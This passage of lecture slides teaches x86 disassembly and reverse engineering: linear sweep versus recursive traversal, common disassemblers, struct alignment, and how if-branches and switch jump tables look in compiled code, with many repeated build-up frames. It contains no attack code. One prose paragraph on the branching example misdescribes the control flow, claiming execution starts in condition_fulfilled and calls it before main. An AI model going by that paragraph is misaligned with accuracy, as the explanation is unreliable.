804841a:	64 21 00	d!\0	and DWORD PTR fs:[eax],eax	
804841d:	68 10 84 04 08		push 0x8048410	Data
8048422:	e8 b9 fe ff ff		call 80482e0 <puts>	Code

- Further reading: Kruegel, Robertson, Valeur, Vigna; *Static Disassembly of Obfuscated Binaries*, USENIX Security 2004

x86 disassembly: code vs. data

- **Linear sweep** disassemblers often fail to distinguish code from data
 - objdump implements linear sweep disassembling
- Alternative approach: **recursive traversal**
 - Idea: Follow the program flow
 - Disassemble an instruction only if it is
 - the entry point or
 - referenced by another instruction
 - IDA Pro implements recursive traversal, see the example disassembly below

Address	Hexdump	Disassembly (if code) or string (if ASCII data)	
.text:08048410		; char msg[]	Data
.text:08048410	48 65 6C 6C 6F 20+	db 'Hello World!',0 ; DATA XREF: main	
.text:0804841D	68 10 84 04 08	push offset msg ; "Hello World!"	
.text:08048422	E8 B9 FE FF FF	call puts	Code

Disassembly challenges

- Disassembling a program is undecidable
- Rice's theorem:

*All non-trivial, semantic properties of programs are undecidable.
No program can decide if a specific property of a program holds for every input program (i.e., it is undecidable).*

- Example: `jmp [eax]`
- Tell me all jump targets for this instruction.
 ⇒ Undecidable!
- In practice:
 - Determine a typical jump target based on an execution trace
 - Perform value-set analysis (VSA)

BUT

Due to the unsolvability of the halting problem (and nearly any other question concerning program behaviour), no analysis that always terminates can be exact. Therefore we only have three alternatives:

- Consider systems with a finite number of finite behaviours (e.g. programs without loops) [...] Unfortunately, many interesting problems are not so expressible.
- Ask interactively for help in case of doubt [...] But experience has shown that users are often unable to infer useful conclusions from the myriads of esoteric facts provided by a machine.
- Accept approximate but correct information.

Common disassembly challenges

- Data embedded within code
- Variable size instructions: A part of a multibyte instruction can represent a separate instruction
- Indirect branch instructions
- Indirect branch targets

Common disassemblers

- IDA Pro (Hex-Rays), <https://www.hex-rays.com/products/ida/>
 - Commercial (2500+ EUR), industry standard
 - Currently at version 7, version 5 is free for non-commercial use:
<http://www.hex-rays.com/idapro/idadownfreeware.htm>
- Binary Ninja, <https://binary.ninja/>
 - “New kid on the block”, commercial: \$ 149 for students (else \$ 599)
- Online Disassembler, <https://www.onlinedisassembler.com/static/home/>
- objdump, GNU Binutils, <https://www.gnu.org/software/binutils/>
 - free, open source
- Capstone, <http://www.capstone-engine.org/>
 - free, open source, BSD license
- Radare, <http://rada.re/>
- Hopper, <http://www.hopperapp.com>
 - Focus: Objective-C (macOS), commercial (100 EUR)
- diStorm, <https://github.com/gdabah/distorm>

IDA Pro: Disassembly approach (simplified)

1. add to the analysis queue all known entrypoints, or addresses specified by the user
2. while queue not empty, pop the next address
3. ask processor module to disassemble the instruction
4. ask processor module to analyze the instruction
5. processor module adds code cross-references to all possible targets
6. in the simplest case, it's the next instruction
7. for conditional jumps and calls, it's the next instruction and the target
8. for indirect jumps - unknown, unless it's a recognized switch pattern
9. put not-yet analyzed targets of all those cross-references into the queue
10. go to step 2

Identification of library code

1. Statically linked library code


- Identification via code signatures
 - De facto industry standard: IDA Pro's [Fast Library Identification and Recognition Technology \(FLIRT\)](#) by Hex-Rays
 - lscan (<https://github.com/maroueneboubakri/lscan>) also uses FLIRT signatures
- Identification via execution side effects
 - sibyl (<https://github.com/cea-sec/Sibyl>)
- Manual identification
 - Via the [set of strings used per function](#)
 - Via specific [machine code or mnemonic sequences](#)

2. Dynamically linked library code

- Identifiable by following the import directory if available
- Keep in mind: runtime resolution of library functions may be used

Recovering high-level language constructs

From assembly to high-level language



Recovering high-level language constructs

- Data structures: C array, struct and union
- C control flow constructs

Data structures: C array, struct and union

- An array is a fixed-size indexable collection
 - In C, an array is stored in memory so that the position of each element can be computed based on its index
 - $\text{AddrOfElement} = \text{AddrOfArray} + i * \text{ElementWidth}$
- A struct (or structure) is a composite data type
 - Stored in one contiguous block of memory
 - Fields can be machine word aligned or dense (packed)
(`#pragma pack` directive for C compilers)
- A union is similar to a struct, but exhibits a list of alternative representations for the same data

```
char firstname[10];
```

```
typedef struct {  
    char firstname[10];  
    char lastname [10];  
    uint8_t age;  
} person;
```

```
union {  
    char str[8];  
    char* pStr;  
} mystring;
```

Data structures: C struct member alignment


- For performance reasons, the members of a struct are aligned to machine word boundaries of the target architecture
- Let's consider the following example on an x86 architecture

```
struct bird {  
    char male;      // 'y' or 'n'  
    uint32_t age;    // in seconds  
};
```

Data structures: C struct member alignment

- For performance reasons, the members of a struct are aligned to machine word boundaries of the target architecture
- Let's consider the following example on an x86 architecture

```
struct bird {  
    char male;      // 'y' or 'n'  
    uint32_t age;   // in seconds  
};
```



- Members are typically “padded” to machine word boundaries (unless otherwise specified)

Data structures: packing

- The in-memory representation of a data structure can be influenced
- A data structure that omits padding (if possible) is called **packed**
- In practice, packing is not recommended as it prevents the compiler from optimizing
- Three ways to pack a data structure in C (compiler-specific)
 - `__attribute__((packed))` after a struct definition
 - `#pragma pack (1)` in front of a struct definition
 - `-fpack-struct` as a compiler parameter

High-level language control flow constructs

- High-level languages provide control flow constructs
- No one-to-one mapping from these to assembly
- Branch
 - `if () { } else { }`
- Switch
 - `switch () { case 0: ... ; case 1: ... ; default: ... ; }`
- Loop
 - `for () { }`
 - `while () { }`

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

0804811f <condition_fulfilled>:			
804811f: 55	push	ebp	
8048120: 89 e5	mov	ebp,esp	
8048122: 90	nop		
8048123: 5d	pop	ebp	
8048124: c3	ret		
08048125 <main>:			
8048125: 55	push	ebp	
8048126: 89 e5	mov	ebp,esp	
8048128: 83 ec 10	sub	esp,0x10	
804812b: c7 45 fc 37 13 00 00	mov	[ebp-0x4],0x1337	
8048132: 81 7d fc 37 13 00 00	cmp	[ebp-0x4],0x1337	
8048139: 75 05	jne	8048140	
804813b: e8 df ff ff ff	call	804811f	
8048140: b8 00 00 00 00	mov	eax,0x0	
8048145: c9	leave		
8048146: c3	ret		

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

<pre>0804811f <condition_fulfilled>: 804811f: 55 push ebp 8048120: 89 e5 mov ebp,esp 8048122: 90 nop 8048123: 5d pop ebp 8048124: c3 ret</pre>	
<pre>08048125 <main>: 8048125: 55 push ebp 8048126: 89 e5 mov ebp,esp 8048128: 83 ec 10 sub esp,0x10 804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 8048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 8048139: 75 05 jne 8048140 804813b: e8 df ff ff ff call 804811f 8048140: b8 00 00 00 00 mov eax,0x0 8048145: c9 leave 8048146: c3 ret</pre>	<p>Prologue</p> <p>Epilogue</p>

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```


<pre>0804811f <condition_fulfilled>: 804811f: 55 push ebp 8048120: 89 e5 mov ebp,esp 8048122: 90 nop 8048123: 5d pop ebp 8048124: c3 ret</pre>	
<pre>08048125 <main>: 8048125: 55 push ebp 8048126: 89 e5 mov ebp,esp 8048128: 83 ec 10 sub esp,0x10 804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 8048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 8048139: 75 05 jne 8048140 804813b: e8 df ff ff ff call 804811f 8048140: b8 00 00 00 00 mov eax,0x0 8048145: c9 leave 8048146: c3 ret</pre>	<p>Prologue</p> <p>Return value 0</p> <p>Epilogue</p>

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

<pre>0804811f <condition_fulfilled>: 804811f: 55 push ebp 8048120: 89 e5 mov ebp,esp 8048122: 90 nop 8048123: 5d pop ebp 8048124: c3 ret</pre>	<pre>08048125 <main>: 8048125: 55 push ebp 8048126: 89 e5 mov ebp,esp 8048128: 83 ec 10 sub esp,0x10 804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 8048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 8048139: 75 05 jne 8048140 804813b: e8 df ff ff ff call 804811f 8048140: b8 00 00 00 00 mov eax,0x0 8048145: c9 leave 8048146: c3 ret</pre>
	 <p>Set local var to 0x1337</p>

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

<pre>0804811f <condition_fulfilled>: 0804811f: 55 push ebp 08048120: 89 e5 mov ebp,esp 08048122: 90 nop 08048123: 5d pop ebp 08048124: c3 ret</pre>	<pre>08048125 <main>: 08048125: 55 push ebp 08048126: 89 e5 mov ebp,esp 08048128: 83 ec 10 sub esp,0x10 0804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 08048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 08048139: 75 05 jne 8048140 0804813b: e8 df ff ff ff call 804811f 08048140: b8 00 00 00 00 mov eax,0x0 08048145: c9 leave 08048146: c3 ret</pre>
---	--

The assembly code shows the execution flow. It starts at address 0804811f, pushes the current base pointer (ebp) onto the stack, and then calls the 'condition_fulfilled' function. After the call, it returns to the main function at address 08048125. In the main function, it pushes the current base pointer (ebp) onto the stack, subtracts 0x10 from esp (making it 0x10 bytes below ebp), moves the value 0x1337 into memory at [ebp-0x4], and then compares the value at [ebp-0x4] with 0x1337 using the cmp instruction. If the comparison fails (jne), it jumps to address 8048140. If it succeeds, it calls the 'condition_fulfilled' function at address 804811f. Finally, it leaves the main function and returns.

cmp instruction: Compares the first source operand with the second source operand and sets the status flags in the EFLAGS register according to the results. The comparison is performed by subtracting the second operand from the first operand and then setting the status flags in the same manner as the SUB instruction.

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

<pre>0804811f <condition_fulfilled>: 804811f: 55 push ebp 8048120: 89 e5 mov ebp,esp 8048122: 90 nop 8048123: 5d pop ebp 8048124: c3 ret</pre>	<pre>08048125 <main>: 8048125: 55 push ebp 8048126: 89 e5 mov ebp,esp 8048128: 83 ec 10 sub esp,0x10 804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 8048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 8048139: 75 05 jne 8048140 804813b: e8 df ff ff ff call 804811f 8048140: b8 00 00 00 00 mov eax,0x0 8048145: c9 leave 8048146: c3 ret</pre>
---	--

Compare, then set ZF=1

cmp instruction: Compares the first source operand with the second source operand and sets the status flags in the EFLAGS register according to the results. The comparison is performed by **subtracting the second operand from the first operand** and then setting the status flags in the same manner as the SUB instruction.

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

<pre>0804811f <condition_fulfilled>:</pre>	<pre>804811f: 55 push ebp 8048120: 89 e5 mov ebp,esp 8048122: 90 nop 8048123: 5d pop ebp 8048124: c3 ret</pre>
<pre>08048125 <main>:</pre>	<pre>8048125: 55 push ebp 8048126: 89 e5 mov ebp,esp 8048128: 83 ec 10 sub esp,0x10 804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 8048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 8048139: 75 05 jne 8048140 804813b: e8 df ff ff ff call 804811f 8048140: b8 00 00 00 00 00 mov eax,0x0 8048145: c9 leave 8048146: c3 ret</pre>

Jump if ZF != 1

Jump over the call instruction if the zero flag is NOT set.
jne: Jump if not equal. Alias: jnz: Jump if not zero.

ZF=zero flag

Branching

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

<pre>0804811f <condition_fulfilled>:</pre>	<pre>804811f: 55 push ebp 8048120: 89 e5 mov ebp,esp 8048122: 90 nop 8048123: 5d pop ebp 8048124: c3 ret</pre>
<pre>08048125 <main>:</pre>	<pre>8048125: 55 push ebp 8048126: 89 e5 mov ebp,esp 8048128: 83 ec 10 sub esp,0x10 804812b: c7 45 fc 37 13 00 00 mov [ebp-0x4],0x1337 8048132: 81 7d fc 37 13 00 00 cmp [ebp-0x4],0x1337 8048139: 75 05 jne 8048140 804813b: e8 df ff ff ff call 804811f</pre>
	<pre>8048140: b8 00 00 00 00 mov eax,0x0 8048145: c9 leave 8048146: c3 ret</pre>

Call the function

Branching: characteristics

- Comparison operation
- Followed by a conditional jump instruction
- Potentially followed by an unconditional jump instruction

```
        cmp    <operand>, <value>
        jne   else_target
then_target: ...
...
        jmp   end
else_target: ...
...
end:      ...
```

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	DWORD PTR [ebp-0x8],0x0
804812c:	c7 45 fc 02 00 00 00	mov	DWORD PTR [ebp-0x4],0x2
8048133:	83 7d fc 04	cmp	DWORD PTR [ebp-0x4],0x4
8048137:	77 3c	ja	8048175
8048139:	8b 45 fc	mov	eax,DWORD PTR [ebp-0x4]
804813c:	c1 e0 02	shl	eax,0x2
804813f:	05 84 81 04 08	add	eax,0x8048184
8048144:	8b 00	mov	eax,DWORD PTR [eax]
8048146:	ff e0	jmp	eax
8048148:	c7 45 f8 00 01 00 00	mov	DWORD PTR [ebp-0x8],0x100
804814f:	eb 2c	jmp	804817d
8048151:	c7 45 f8 00 02 00 00	mov	DWORD PTR [ebp-0x8],0x200
8048158:	eb 23	jmp	804817d
804815a:	c7 45 f8 00 03 00 00	mov	DWORD PTR [ebp-0x8],0x300
8048161:	eb 1a	jmp	804817d
8048163:	c7 45 f8 00 04 00 00	mov	DWORD PTR [ebp-0x8],0x400
804816a:	eb 11	jmp	804817d
804816c:	c7 45 f8 00 05 00 00	mov	DWORD PTR [ebp-0x8],0x500
8048173:	eb 08	jmp	804817d
8048175:	c7 45 f8 00 0f 00 00	mov	DWORD PTR [ebp-0x8],0xf00
804817c:	90	nop	
804817d:	8b 45 f8	mov	eax,DWORD PTR [ebp-0x8]
8048180:	c9	leave	
8048181:	c3	ret	

Contents of section .rodata:

8048184 48810408 51810408 5a810408 63810408	; 0x08048148, 0x08048151, 0x0804815a, 0x08048163
8048194 6c810408	; 0x0804816c

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	DWORD PTR [ebp-0x8],0x0
804812c:	c7 45 fc 02 00 00 00	mov	DWORD PTR [ebp-0x4],0x2
8048133:	83 7d fc 04	cmp	DWORD PTR [ebp-0x4],0x4
8048137:	77 3c	ja	8048175
8048139:	8b 45 fc	mov	eax,DWORD PTR [ebp-0x4]
804813c:	c1 e0 02	shl	eax,0x2
804813f:	05 84 81 04 08	add	eax,0x8048184
8048144:	8b 00	mov	eax,DWORD PTR [eax]
8048146:	ff e0	jmp	eax
8048148:	c7 45 f8 00 01 00 00	mov	DWORD PTR [ebp-0x8],0x100
804814f:	eb 2c	jmp	804817d
8048151:	c7 45 f8 00 02 00 00	mov	DWORD PTR [ebp-0x8],0x200
8048158:	eb 23	jmp	804817d
804815a:	c7 45 f8 00 03 00 00	mov	DWORD PTR [ebp-0x8],0x300
8048161:	eb 1a	jmp	804817d
8048163:	c7 45 f8 00 04 00 00	mov	DWORD PTR [ebp-0x8],0x400
804816a:	eb 11	jmp	804817d
804816c:	c7 45 f8 00 05 00 00	mov	DWORD PTR [ebp-0x8],0x500
8048173:	eb 08	jmp	804817d
8048175:	c7 45 f8 00 0f 00 00	mov	DWORD PTR [ebp-0x8],0xf00
804817c:	90	nop	
804817d:	8b 45 f8	mov	eax,DWORD PTR [ebp-0x8]
8048180:	c9	leave	
8048181:	c3	ret	

Contents of section .rodata:

8048184 48810408 51810408 5a810408 63810408	; 0x08048148, 0x08048151, 0x0804815a, 0x08048163
8048194 6c810408	; 0x0804816c

Set local vars: retval=0, inputvar=2

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	DWORD PTR [ebp-0x8],0x0
804812c:	c7 45 fc 02 00 00 00	mov	DWORD PTR [ebp-0x4],0x2
8048133:	83 7d fc 04	cmp	DWORD PTR [ebp-0x4],0x4
8048137:	77 3c	ja	8048175
8048139:	8b 45 fc	mov	eax,DWORD PTR [ebp-0x4]
804813c:	c1 e0 02	shl	eax,0x2
804813f:	05 84 81 04 08	add	eax,0x8048184
8048144:	8b 00	mov	eax,DWORD PTR [eax]
8048146:	ff e0	jmp	eax
8048148:	c7 45 f8 00 01 00 00	mov	DWORD PTR [ebp-0x8],0x100
804814f:	eb 2c	jmp	804817d
8048151:	c7 45 f8 00 02 00 00	mov	DWORD PTR [ebp-0x8],0x200
8048158:	eb 23	jmp	804817d
804815a:	c7 45 f8 00 03 00 00	mov	DWORD PTR [ebp-0x8],0x300
8048161:	eb 1a	jmp	804817d
8048163:	c7 45 f8 00 04 00 00	mov	DWORD PTR [ebp-0x8],0x400
804816a:	eb 11	jmp	804817d
804816c:	c7 45 f8 00 05 00 00	mov	DWORD PTR [ebp-0x8],0x500
8048173:	eb 08	jmp	804817d
8048175:	c7 45 f8 00 0f 00 00	mov	DWORD PTR [ebp-0x8],0xf00
804817c:	90	nop	
804817d:	8b 45 f8	mov	eax,DWORD PTR [ebp-0x8]
8048180:	c9	leave	
8048181:	c3	ret	

Contents of section .rodata:

8048184 48810408 51810408 5a810408 63810408	; 0x08048148, 0x08048151, 0x0804815a, 0x08048163
8048194 6c810408	; 0x0804816c

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

804811f: 55 push ebp
8048120: 89 e5 mov ebp,esp
8048122: 83 ec 10 sub esp,0x10
8048125: c7 45 f8 00 00 00 00 mov DWORD PTR [ebp-0x8],0x0
804812c: c7 45 fc 02 00 00 00 mov DWORD PTR [ebp-0x4],0x2
8048133: 83 7d fc 04 cmp DWORD PTR [ebp-0x4],0x4
8048137: 77 3c ja 8048175 inputvar > 4: jump to the default case
8048139: 8b 45 fc mov eax,DWORD PTR [ebp-0x4]
804813c: c1 e0 02 shl eax,0x2
804813f: 05 84 81 04 08 add eax,0x8048184
8048144: 8b 00 mov eax,DWORD PTR [eax]
8048146: ff e0 jmp eax
8048148: c7 45 f8 00 01 00 00 mov DWORD PTR [ebp-0x8],0x100
804814f: eb 2c jmp 804817d
8048151: c7 45 f8 00 02 00 00 mov DWORD PTR [ebp-0x8],0x200
8048158: eb 23 jmp 804817d
804815a: c7 45 f8 00 03 00 00 mov DWORD PTR [ebp-0x8],0x300
8048161: eb 1a jmp 804817d
8048163: c7 45 f8 00 04 00 00 mov DWORD PTR [ebp-0x8],0x400
804816a: eb 11 jmp 804817d
804816c: c7 45 f8 00 05 00 00 mov DWORD PTR [ebp-0x8],0x500
8048173: eb 08 jmp 804817d
8048175: c7 45 f8 00 0f 00 00 mov DWORD PTR [ebp-0x8],0xf00
804817c: 90 nop
804817d: 8b 45 f8 mov eax,DWORD PTR [ebp-0x8]
8048180: c9 leave
8048181: c3 ret

Contents of section .rodata:

8048184 48810408 51810408 5a810408 63810408	; 0x08048148, 0x08048151, 0x0804815a, 0x08048163
8048194 6c810408	; 0x0804816c

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

The jump table consists of 5 DWORDs that are pointers to code handling each switch case.

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	DWORD PTR [ebp-0x8],0x0
804812c:	c7 45 fc 02 00 00 00	mov	DWORD PTR [ebp-0x4],0x2
8048133:	83 7d fc 04	cmp	DWORD PTR [ebp-0x4],0x4
8048137:	77 3c	ja	8048175
8048139:	8b 45 fc	mov	eax,DWORD PTR [ebp-0x4]
804813c:	c1 e0 02	shl	eax,0x2
804813f:	05 84 81 04 08	add	eax, 0x8048184
8048144:	8b 00	mov	eax,DWORD PTR [eax]
8048146:	ff e0	jmp	eax
8048148:	c7 45 f8 00 01 00 00	mov	DWORD PTR [ebp-0x8],0x100
804814f:	eb 2c	jmp	804817d
8048151:	c7 45 f8 00 02 00 00	mov	DWORD PTR [ebp-0x8],0x200
8048158:	eb 23	jmp	804817d
804815a:	c7 45 f8 00 03 00 00	mov	DWORD PTR [ebp-0x8],0x300
8048161:	eb 1a	jmp	804817d
8048163:	c7 45 f8 00 04 00 00	mov	DWORD PTR [ebp-0x8],0x400
804816a:	eb 11	jmp	804817d
804816c:	c7 45 f8 00 05 00 00	mov	DWORD PTR [ebp-0x8],0x500
8048173:	eb 08	jmp	804817d
8048175:	c7 45 f8 00 0f 00 00	mov	DWORD PTR [ebp-0x8],0xf00
804817c:	90	nop	
804817d:	8b 45 f8	mov	eax,DWORD PTR [ebp-0x8]
8048180:	c9	leave	
8048181:	c3	ret	

Contents of section .rodata (the jump table):

8048184	48810408 51810408 5a810408 63810408	; 0x8048148, 0x8048151, 0x804815a, 0x8048163
8048194	6c810408	; 0x804816c

use inputvar * 4 as index into a jump table; **0x8048184** is the address of the jump table

Switch statement

```
/*
 * Minimal example: switch
 */

int main (int argc, char** argv) {
    uint32_t retval = 0, inputvar = 2;
    switch(inputvar) {
        case 0: retval = 0x100; break;
        case 1: retval = 0x200; break;
        case 2: retval = 0x300; break;
        case 3: retval = 0x400; break;
        case 4: retval = 0x500; break;
        default: retval = 0xf00; break;
    }
    return retval;
}
```

The jump table consists of 5 DWORDs that are pointers to code handling each switch case.

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	DWORD PTR [ebp-0x8],0x0
804812c:	c7 45 fc 02 00 00 00	mov	DWORD PTR [ebp-0x4],0x2
8048133:	83 7d fc 04	cmp	DWORD PTR [ebp-0x4],0x4
8048137:	77 3c	ja	8048175
8048139:	8b 45 fc	mov	eax,DWORD PTR [ebp-0x4]
804813c:	c1 e0 02	shl	eax,0x2
804813f:	05 84 81 04 08	add	eax, 0x8048184
8048144:	8b 00	mov	eax,DWORD PTR [eax]
8048146:	ff e0	jmp	eax
8048148:	c7 45 f8 00 01 00 00	mov	DWORD PTR [ebp-0x8],0x100
804814f:	eb 2c	jmp	804817d
8048151:	c7 45 f8 00 02 00 00	mov	DWORD PTR [ebp-0x8],0x200
8048158:	eb 23	jmp	804817d
804815a:	c7 45 f8 00 03 00 00	mov	DWORD PTR [ebp-0x8],0x300
8048161:	eb 1a	jmp	804817d
8048163:	c7 45 f8 00 04 00 00	mov	DWORD PTR [ebp-0x8],0x400
